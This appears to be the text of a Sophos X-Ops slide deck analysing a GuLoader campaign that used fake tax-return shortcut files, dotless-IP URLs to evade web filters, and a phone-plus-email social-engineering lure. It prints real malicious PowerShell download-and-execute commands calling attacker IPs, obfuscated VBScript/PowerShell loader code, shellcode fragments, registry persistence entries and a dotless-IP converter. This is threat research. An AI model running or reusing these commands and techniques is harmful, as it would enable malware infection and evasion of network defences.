479	2146	22.4	17.02.2023	SARAHKNAPP_USRETURN/S_KNAPP_clientcopy.pdf.lnk [password]
6945328	7258906	95.7	12.01.2020	SARAHKNAPP_USRETURN/screenshot1242.jpg [password]
6945807	7261052	95.7		Total (3 files)



That's no moon...er, tax return



- You may be shocked, *shocked* to discover that the attacker lied
 - Maybe not that shocked
- The attached “PDF” and “JPG” files were not a PDF or a JPG
- The file, in both cases, was this MP3



Listen:

<https://sndup.net/dh43>

If that file won't open, we'll try the next one



- The “other PDF” is a Windows Shortcut
- The Properties sheet for this shows a blank value for the target of the shortcut
- What the heck is going on here?



First known abuse of an exploit disclosed in April, 2022 called *EmbedExeLnk*

```

1 L      Å      Fä      |
-   B T y p e :   P D F   D o c u m e n t
2 S i z e :    7 . 1 2   K B
3 D a t e   m o d i f i e d :    2 3 / 0 2 / 2 0 2 3    0 7 : 3 3
-
-
-
-
-   n ;   I n v o k e - W e b R e q u e s t   h t t p : / / 0 x C 2 . 1 1 8
- 0 8 9 7 9 / f r e s h / f o r d 1 . v b s   - O u t F i l e   C : \ W i n
- d o w s \ T a s k s \ D s p a l o s e . v b s ;   C : \ W i n d o w s \ T
- a s k s \ D s p a l o s e . v b s ;   I n v o k e - W e b R e q u e s t
- h t t p : / / 0 x C 2 . 1 1 8 0 8 9 7 9 / f r e s h / i n f o . p d f   -
- O u t F i l e   C : \ U s e r s \ P u b l i c \ d e t a i l s . p d f ;
- C : \ U s e r s \ P u b l i c \ d e t a i l s . p d f < C : \ P r o g r a
- m   F i l e s   ( x 8 6 ) \ M i c r o s o f t \ E d g e \ A p p l i c a t
- i o n \ m s e d g e . e x e |
-   \\ l o c a l h o s t \ c $ \ W i n d o w s \ S y s t e m 3 2 \ S y n c A p p v P u b l i s h i n g S e r v e r . v b s
-
-
-   \\ l o c a l h o s t \ c $ \ W i
- n d o w s \ S y s t e m 3 2 \ S y n c A p p v P u b l i s h i n g S e r v
- e r . v b s
-
-
-

```

SophosX-Ops

Ooh, I understand this reference!

- The attacker crafted a unique-looking URL

```
Invoke-WebRequest http://0x[two hex bytes].[eight digits]/fresh/ford1.vbs -OutFile  
C:\Windows\Tasks\[eight letters].vbs
```

- The first part of the URL is a hexadecimal-format “dotless” IP address
- The second part is a DWORD-format “dotless” IP address
 - These can be combined in any number of ways, and the OS just understands them
 - Oh, and by the way, they are a clever bypass of web filtering/proxying technology, because they’re interpreted at the level of the TCP/IP stack

Wait, a *dotless* IP address?

- Dotless IP addresses were “discovered” and first exploited by threat actors in 1998 and last (widely) used maliciously in 2001
 - MS98-016 – used to bypass “Security Zones” in Internet Explorer 4 (1998-10-23)
 - MS01-051 – a repeat affecting IE5, 5.5, and 6 (2001-10-10)

Wait, a *dotless* IP address?

- Dotless IP addresses were “discovered” and first exploited by threat actors in 1998 and last (widely) used maliciously in 2001
 - MS98-016 – used to bypass “Security Zones” in Internet Explorer 4 (1998-10-23)
 - MS01-051 – a repeat affecting IE5, 5.5, and 6 (2001-10-10)



Conversion between dotless & conventional IPs

	A	B	C	D	E	F	G	H	I
1	"Dotless IP Address" to standard IP address calculator								
2	© Andrew Brandt 1999, updated 2023. Released under the GPL.								
3									
4	Enter dotless IP	2130706433	<- paste or type the 10-digit dotless IP number here, then hit F9 to recalculate the sheet						
5	Hex conversion	7F000001	(This cell is a simple conversion of B4 to hexadecimal)						
7	Hex to IP unit:	7F	00	00	01	(Each hexadecimal unit)			
8	Hex to decimal conversion:	127	0	0	1	(Convert the hexadecimal units to decimal)			
9	The IP address is:	127.0.0.1	<- This is its associated IPv4 address						
10		http://127.0.0.1	<- copy this cell and paste into your web browser to go to the IP address						
11									
12	domain name	IP address	Dotless						
16									
17	Standard IP address (IPv4) to dotless calculator								
19	Enter/paste the IPv4 address	194.180.48.211							
20	IPv4 address individual octets	194	180	48	211				
21	Hex conversion:	C2	B4	30	D3				
23	Hexadecimal address	C2B430D3							
24	Dotless IP number:	3266588883							
25	Dotless IP URL	http://3266588883	<- copy this cell and paste into your web browser to go to the dotless IP address						
26	Hex address URL:	http://0xC2B430D3	<-browsing to this works, too						
27									
29	GuLoader URL calculation	0xC2.	B430D3						
30	convert final 3 octets to DEC	0xC2.	11808979						
31	GuLoader Final URL:	http://0xC2.11808979							

We ended up finding lots of these shortcuts

```
Invoke-WebRequest http://0xC2.11808979/nini/Leekish.vbs -OutFile C:\Windows\Tasks\Serolere.vbs;  
C:\Windows\Tasks\Serolere.vbs; Invoke-WebRequest http://0xC2.11808979/nini/info.pdf -OutFile C:\Users\Public\info.pdf;  
C:\Users\Public\info.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0xC2.11808979/zarath/Bydeformerne.vbs -OutFile C:\Windows\Tasks\Tipalose.vbs;  
C:\Windows\Tasks\Tipalose.vbs; Invoke-WebRequest http://0xC2.11808979/zarath/info.pdf -OutFile  
C:\Users\Public\details.pdf; C:\Users\Public\details.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0x05.526436/signal/Sammenstyrtingens242.vbs -OutFile C:\Windows\Tasks\Tepolerd.vbs;  
C:\Windows\Tasks\Tepolerd.vbs; Invoke-WebRequest http://0x05.526436/signal/info.pdf -OutFile C:\Users\Public\infos.pdf;  
C:\Users\Public\infos.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0x6D.13561923/xlog/Blotlg.vbs -OutFile C:\Windows\Tasks\Tepolerd.vbs;  
C:\Windows\Tasks\Tepolerd.vbs; Invoke-WebRequest http://0x6D.13561923/xlog/info.pdf -OutFile C:\Users\Public\info.pdf;  
C:\Users\Public\info.pdf5C:\Program Files (x86)\Internet Explorer\ieinstal.exe
```

```
Invoke-WebRequest http://0xC2.11808979/oy/Kriminalromaners.vbs -OutFile C:\Windows\Tasks\Tipalose.vbs;  
C:\Windows\Tasks\Tipalose.vbs; Invoke-WebRequest http://0xC2.11808979/oy/info.pdf -OutFile C:\Users\Public\details.pdf;  
C:\Users\Public\details.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0xC2.11808979/oy/Untuber88.vbs -OutFile C:\Windows\Tasks\Terolerd.vbs;  
C:\Windows\Tasks\Terolerd.vbs; Invoke-WebRequest http://0xC2.11808979/oy/info.pdf -OutFile C:\Users\Public\infos.pdf;  
C:\Users\Public\infos.pdf5C:\Program Files (x86)\Internet Explorer\ieinstal.exe
```

```
Invoke-WebRequest http://0xC2.11808979/zarath/Galgenhumors.vbs -OutFile C:\Windows\Tasks\Sacramentum.vbs;  
C:\Windows\Tasks\Sacramentum.vbs; Invoke-WebRequest http://0xC2.11808979/zarath/1.pdf -OutFile C:\Users\Public\1.pdf;  
C:\Users\Public\1.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0xC2.11808979/zarath/Galgenhumors.vbs -OutFile C:\Windows\Tasks\Sacramentum.vbs;  
C:\Windows\Tasks\Sacramentum.vbs; Invoke-WebRequest http://0xC2.11808979/zarath/1.pdf -OutFile C:\Users\Public\1.pdf;  
C:\Users\Public\1.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0xC2.11808979/fresh/fordl.vbs -OutFile C:\Windows\Tasks\Rspalise.vbs;  
C:\Windows\Tasks\Rspalise.vbs; Invoke-WebRequest http://0xC2.11808979/fresh/info.pdf -OutFile  
C:\Users\Public\details.pdf; C:\Users\Public\details.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

```
Invoke-WebRequest http://0xC2.11808979/fresh/fordl.vbs -OutFile C:\Windows\Tasks\Dspalose.vbs;  
C:\Windows\Tasks\Dspalose.vbs; Invoke-WebRequest http://0xC2.11808979/fresh/info.pdf -OutFile  
C:\Users\Public\details.pdf; C:\Users\Public\details.pdf<C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

IPs listed here:

0xC2.11808979 =

194.180.48.211

0x05.526436 =

5.8.8.100

0x6D.13561923 =

109.206.240.67

OK but what's at the other end of that weirdness

More weirdness

```
AvitCIndDToklGenEAbsAGngEhasBStoFGra2ForEmislAbrFBru6WhiFTnk2UdvEUns5SkoEPod8BarFForlDivEdislGraEOve0Par
BBev6SteBhyp7GolASlg4GstCTra4NonALevCtvaDulnFNeuCHelDmicERedACroFQui0ChrDReg4VerFHyp0CriFtho6AbdDHum9Dis
AWor8SkoABog4VejDUnsFMinCUfuDangEForANonFsko0CoxDSpe4AddFSta0UntFsc16CouDSuf9CouAGld8ParAFor4tryDSegFPer
CMelDHorENonACarFNeg0ScrDPul4CaiFAfs0AenFvan6InvDThr9HvlANih8ZenASva4EnsDSimFinfCGasDAkkESpkAdeiFopd0con
DKom4rrlFTec0FarFSvi6ActDBel9BelAGun8supAWed4HydDBjrFPolCMonDOppeAnpAiscFMic0LodDkal4renFfun0adiFKri6Sen
DCri9UnmAReyDRatASyn4MesAEpiCAmyDSkoFbleCPredMggEProAodoFTis0EksDatr4SovFMun0SteFFor6KonDSta9fraATheDReg
ALomDDatAopsDKas'Klo;Sol&Res(Non<AdmJTjaeDearDrosAfreUnfyFir0Can7Lyd)Inc
Ent<EstGNanoguldknidReiaAfhgRoleStinSki2Dat;Gal<StrGManoBludStedBrnaFakgBrueEsonUnp3Thy Bar=Leu
ForUSamnReaoArtvNoreUnwrUncvUndaReqlPatustaeTardBod0Art
Kne'BliADet0RagEChrfBokETwiBKonEAnt2MisFVel0afvEDorlHeiEnovFLssERen8CitETyk0NonFHje0AnaEByllPriAkonAForC
savDArbEFrsALibFMet2arbEKonBForETilFdokEDatlNonAIngCGanABlo0TaiDUin7LreFBlilAflFGud5skoBInd5disBOut5AntB
SymCKomBBru7WaxAAnt8ImpAHer0TorCLdelSttEDauFTreFSnu2AlvEKajDUfuFCry4PelECorlPreFunp6BarEKejlShaESla0HaaE
DatlTilACom8IteACho0HeiCFor8OptESamDSjlFKny2MetFFar7TorFRes4BagETorBGraEFogDDonEAnaAGeiFDec0ColAufe8uncB
Cas4ProAUbe8UnmBSan4CheASlvDFor'Cer
Cov<FreGCaroImpdYamdCopaVangHeneApo
); For($Proportionalskattestrk=3;
$Proportionalskattestrk+=(3+1)){
$Afskyelighedens.$unionen.Invoke($I
Goddagen9 'TelISaleUuneXFar ';$Phos
$Phosphorylate1671.replace('<','$')
size -eq 8){ . $env:windir\S*64\W
$Phosphorylate1670) $Phosphorylate1
```

```
set aeroframe = CreateObject("Wscript.Shell")
```

```
TRIENNALERNETRUSSE = Command
```

```
aeroframe.RegWrite "HKEY_CURRENT_USER\Unikumernes\Naturs\Spndkraft57",07, "REG_SZ"
```

```
Ir8 = replace(Ir8,"Tolerances8",chr(34))
```

```
Stratonicalsandsigernec = Stratonicalsandsigernec + 8350594
```

```
aeroframe.Run "powershell" & a & ".exe " & chrW(34) & Ir8 & chrW(34),0
```


Resources found in decoded VBScript

```
'STADSSKOLEINSPEKTRERNES POLYCHSIA Pruta35
'Metaltraadene201 Zoysias71 discontinuousness Sideordningen Folkeskolelrer24 imposthumate IMPUGNABLE
'iodonium Tolerancernes kamikaze Colorants Boards140 Hanhund Fremmdendel44
'HARROWTRY HERREFRISRER BLEACHHOUSE MISDESIGNATE Sheltron STTEVOGNE LUFTIGE THIOPHENS withdrawable
Ir8 = Ir8 & "$Operand = Tolerances8Tolerances8Tolerances8Aff;SkuFSchuSkunBescFortKraiDisotehnUds
ForUBrenGlyorrivUpseatorTarvUsnagenlmiduGraeEngdHyt0Dis res{Uds Lyr Met Ele
AmopTruaKilrPptaFlamNoa(Isf[StiSDistfeurOliiNonnTmrGThe]Drn<FacAWinfRegsMilkIntySyPeKomlDisiGalgTanhAdoeEc
hdRnneAnmnBivsXan)Dat;skm Ens Man Dup Hex<CamrslooSwanHudncheyImpsAff Pir=Gen
spiNTrieTrywFri-MonOBidbPrajLaveBuscmastVan JerbPreyMestTudeRha[sun]Ope
Syv(Tal<VugAHipfudssFj|ekmiryBraeJumlFjeiResgmythDagePeadFireSubnBessTha.CenLIndeJernpargAugtEnthPre
Non/Non Hyp2Fri)Ken;Nec Ran Lyk Car
CirFGuioSanrMus(Tav<ForPmanrketopyopTweoErarKnatBeliCunoMilnAltaPenlDipsindkMetaUnmtOuttTy"
Ir8 = Ir8 & "veVapsSertIllrMadkSpi=For0Rei;Lit
```

```
Lig<genPSkarIsoohydpdipoHlgrehtJuli;Function Unovervalued0 { param([String]$Afskyelighedens); $ronnys = New-Object byte[] ($Afskyelighedens.Length
Sur-PoolOvetOpe / 2); For($Proportionalskattestrk=0; $Proportionalskattestrk -lt $Afskyelighedens.Length; $Proportionalskattestrk
Sca<BlgAflnfForsMalkBrayErueletlMisi+=2){ $ronnys[$Proportionalskattestrk/2] = [convert]::ToByte($Afskyelighedens.Substring(
Hol<ElePstarUhaoSubpSuloResrSnitRori;$Proportionalskattestrk, 2), 16); $ronnys[$Proportionalskattestrk/2] = ($ronnys[$Proportionalskattestrk/2] -bxor
e)Kor{Tro Soi Odi Par Fau non Pol Ur 132); } [String][System.Text.Encoding]::ASCII.GetString($ronnys);$Forwardation0=Unovervalued0
Var<OverNoroStynSmenBedyStesReg(Euk<'D7FDF7F0E1E9AAE0E8E8';$Forwardation1=Unovervalued0
'C9EDE7F6EBF7EBE2FOAAD3EDEAB7B6AAD1EAF7E5E2E1CAE5F0EDF2E1C9E1F0ECEBE0F7';$Forwardation2=Unovervalued0
'C3E1F0D4F6EBE7C5E0E0F6E1F7F7';$Forwardation3=Unovervalued0
'D7FDF7F0E1E9AAD6F1EAF0EDE9E1AACDEAF0E1F6EBF4D7E1F6F2EDE7E1F7AACCE5EAE0E8E1D6E1E2';$Forwardation4=Unovervalued0
'F7F0F6EDEAE3';$Forwardation5=Unovervalued0 'C3E1F0C9EBE0F1E8E1CCE5EAE0E8E1';$Forwardation6=Unovervalued0
'D6D0D7F4E1E7EDE5E8CAE5E9E1A8A4CCED0E1C6FDD7EDE3A8A4D4F1E6E8EDE7';$Forwardation7=Unovervalued0
'D6F1EAF0EDE9E1A8A4C9E5EAE5E3E1E0';$Forwardation8=Unovervalued0 'D6E1E2E8E1E7F0E1E0C0E1E8E1E3E5F0E1';$Forwardation9=
Unovervalued0 'CDEAC9E1E9EBF6FDC9EBE0F1E8E1';$Jersey00=Unovervalued0 'C9FDC0E1E8E1E3E5F0E1D0FDF4E1';$Jersey01=
Unovervalued0 'C7E8E5F7F7A8A4D4F1E6E8EDE7A8A4D7E1E5E8E1E0A8A4C5EAF7EDC7E8E5F7F7A8A4C5F1F0EBC7E8E5F7F7';$Jersey02=
Unovervalued0 'CDEAF2EBEFE1';$Jersey03=Unovervalued0
'D4F1E6E8EDE7A8A4CCED0E1C6FDD7EDE3A8A4CAE1F3D7E8EBF0A8A4D2EDF6F0F1E5E8';$Jersey04=Unovervalued0
'D2EDF6F0F1E5E8C5E8E8EBE7';$Jersey05=Unovervalued0 'EAF0E0E8E8';$Jersey06=Unovervalued0
'CAF0D4F6EBF0E1E7F0D2EDF6F0F1E5E8C9E1E9EBF6FD';$Jersey07=Unovervalued0 'CDC1DC';$Jersey08=Unovervalued0 'D8';$Studi=
Unovervalued0 'D1D7C1D6B7B6';$Nitrostarch=Unovervalued0 'C7E5E8E8D3EDEAE0EBF3D4F6EBE7C5';function Unovervalued22 {
Param ($Centerhalfbacker, $Snderdeltes) ;$Goyim0 =Unovervalued0
```



Content from Registry, Environment Variables

```
'vnduesfunktioner Incurvating abnonten electroballistics Snnikell9 blystberiet Mavelandet54
TEKSTSTYKKERS Unexpressedl26 Transportkontors
'Lionello Fibrocalcereous Misquotations Stedmoderliges63 DDSENSTRISTES Knopleje nudicaulous
communalizations KROGENS mellemlsningens
07 = 07 &
"6wK7/+sCU0277N4MAHEBm+sCWPQDXCQE6wJ/WHEBm7kUK0FO6wKCHnEBm4HB10bd3OsCMZ5xAZuB8atxHitxAZvrAsHF6wL9f+sChOu6L
Qa38OsCoJLrAiJvcQGbcQGbMcrrAmKx6wKSuokUC3EBm+sCdR7R4nEBm3EBm4PBB0sCt/FxAZuB+dSDKQJ8zHEBm3EBm4tEJATrAii3cQG
bicPrAp9GcQGbgcPdD5UA6wJTkHEBm7pnT5rJcQGb6wKHs4Hq5AiQ+nEBm+sCuoWB6oNGCs/rAmGV6wI4I+sCTS9xAZtxAZtxAZuLDBBxA
ZvrApWLiQwT6wL3HnEBm0JxAZvrAv9EgfpMwQEAddZxAZvrAk0MiVwkDOsCDF7rAvCkge0AAwAAcQGb6wL+notUJAjrAs6b6wK4wYt8JAT
rAi2+6wI8i4nrcQGbcQGb6wL+notUJAjrAs6b6wK4wYt8JAT
07 = 07 &
"GbcQGbgcMAAQAA6wL800sCLf5T6wLS6HEBm4nrcQGbcQGbibsEAQAAcQGbcQGbgcMEAQAAcQGb6wK7E1PrAsu86wJR12r/cQGbcQGbg8I
FcQGbcQGbMfbrAud4cQGbMclxAZtxAZuLGusCO4vrAuG5QXEBm3EBmzkCnX0cQGbcQGbRnEBm+sCIUmAfAr7uHXfcQGbcQGb10QK/HEBm
3EBmynw6wIXc3EBm//ScQGbcQGbukzBAQDrArvhcQGbMcBxAZvrAqLUi3wkdHEBm+sCZi2BNAe932oY6wKYYHEBm4PABDnQ6wIxS3EBm3X
k6wLDl0sCTCeJ++sCU0txAZv/13EBm+sC22Xb5aGRWLk6faw/vX71XoZObE5smXmXnIm75arvueC5S2+i5U9I0OavdZ1aakSCTaxi9iLPIV
XfQGblaoZH4m4O9Ld5qlzi7axi955Zw
nVCcEB047Ll03qpa83+Oddd9qGFTTh0h
jyrThDspfmBPEgmdH7Yt+vs+ZPA1A7
07 = 07 &
"Rehe+ry3uZSiXgH8ZenYJ84heZSicb
vCCDcsiTAtpLDNEM7T29aRzaScqJql6
```

User variables for Victim

Variable	Value
ChocolateyLastPathUpdate	132524803474341723
OneDrive	C:\Users\Victim\OneDrive
Path	C:\Users\Victim\Downloads\gt034;C:\Users\Victim\Downloads\gt034
SaltoQ	c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Registry entries, persistence

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

> Authenticat

> Background

> CapabilityA

> CDP

> Census

> ClickNote

> CloudExpe

> CloudStor

Name	Type	Data
(Default)	REG_SZ	(value not set)
Overproduce	REG_EXPAND_SZ	%SaltoQ% -w 1 \$Prefectures=(Get-ItemProperty -Path 'HKCU:\Cloglike\').Tivoliernes;%SaltoQ% (\$Prefectures)

SophosX-Ops

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Cloglike

Computer

> HKEY_CLASSES_ROOT

> HKEY_CURRENT_USER

> AppEvents

> Cloglike

> Console

> Control Panel

Name	Type	Data
(Default)	REG_SZ	(value not set)
Tivoliernes	REG_EXPAND_SZ	;Function Unovervalued0 { param([String]\$Afskyelighedens); \$ronnys = New-Object byte[] (\$Afskyelighedens.Length / 2);

SophosX-Ops

powershell.exe	1732	< 0.01	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "\$Ope
conhost.exe	660		\??C:\WINDOWS\system32\conhost.exe 0x4
powershell.exe	5756		"C:\WINDOWS\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "
ielowutil.exe	3344	< 0.01	"C:\Program Files (x86)\internet explorer\ielowutil.exe"


A male delivery driver with a beard, wearing a brown cap and a grey jacket over a red shirt, is smiling while driving a truck. He is holding a tablet computer in his hands, looking at the screen. The truck's interior is visible, including the steering wheel, dashboard, and a large cardboard box in the foreground. The background shows a road with trees and a clear sky.

“Hello, I need to redirect a package to your location...”

Setting the stage for the attack

- Employee receives phone call on a late Friday morning
 - Caller claims to be a shipment delivery driver
 - Caller knew employee's name and the department they work in
 - They also knew the company has locations in Germany and Switzerland
 - Caller spoke German fluently, without discernible accent
- Caller needed to redirect an urgent shipment from another office to employee's location
 - Asked employee to check email for a message that would confirm they work for the company
 - Knew employee's email address without asking
 - While still on the phone with the "driver," employee receives the email message

Overview of the social engineering phase



Attacker calls the target, asks them to read a code from an email message.

The target receives, then opens the email while on the phone with the attacker.

The target attempts to open an "attachment," which is just a link to a website.

The website delivers an executable that the attacker encourages the target to double-click to run.

Overview of the social engineering phase



Attacker calls the target, asks them to read a code from an email message.

The target receives, then opens the email while on the phone with the attacker.

The target attempts to open an "attachment," which is just a link to a website.

The website delivers an executable that the attacker encourages the target to double-click to run.



The email message

Inform. sur la livraison ([redacted])



To [redacted]

 If there are problems with how this message is displayed, click here to view it in a web browser.

[Voir en tant que page Web](#)



Envoi.pdf
18 KB



Cher Monsieur / Madame,

Vos documents ont été envoyés par le service de livraison
TD Express Livraison Sàrl.



Cher Monsieur / Madame,

Vos documents ont été envoyés par le service de livraison sans contact
TD Express Livraison Sàrl.

Nous prévoyons de livrer l'envoi suivant le 16 septembre 2022.

Faites attention, pour des raisons de sécurité, la livraison n'est possible que
lorsque le code correct aura été transféré au livreur.

Vous pouvez enregistrer les informations de livraison, y compris le code qui doit
être transmis au livreur au format PDF.

Article (s): 1 pièce (s)

Poids: 0,157 kg

Code de livraison: voir ci-joint

Priorité: élevée (agences gouvernementales)

En cas de livraison infructueuse, stockage gratuit dans l'entrepôt pendant les 3
premiers jours. Tous les jours suivants pour le stockage du colis seront facturés.

Cordialement

Votre TD Express Livraison Sàrl 2022




Les données envoyées ou reçues par e-mail peuvent, malgré des mesures de protection, être interceptées, consultées et par des tiers être manipulées. TD Express Livraison Sàrl peut respecter la confidentialité du courrier électronique ne garantissant donc pas les données transmises. Cet e-mail et tous les fichiers qui y sont associés peuvent être confidentiels. Si vous, ce e-mail reçu par erreur, nous vous demandons de nous le faire parvenir. Ne pas redistribuer, copier, transmettre ou redistribuer cette communication sans notre autorisation. Veuillez informer l'expéditeur de cet avis immédiatement si vous recevez cet avis par erreur et supprimer définitivement cet e-mail de votre système. Merci beaucoup. © TD Express Livraison Sàrl 2022 - Tous droits réservés.

Sophos X-Ops

Problem with the email message

- The entire message body was just one big image, there was literally no body text
- The image was designed to look exactly like a message would appear in Outlook 365
- The entire image was hotlinked to an unrelated, otherwise benign website
- The benign website had an abusable “ad redirect” script the attackers exploited to link indirectly to the site hosting their malware



```
</tbody>
</table>
<!-- VIEW IN BROWSER ENDS --><!-- LOGO STARTS -->
<!-- LOGO ENDS --><!-- LEAD STARTS -->
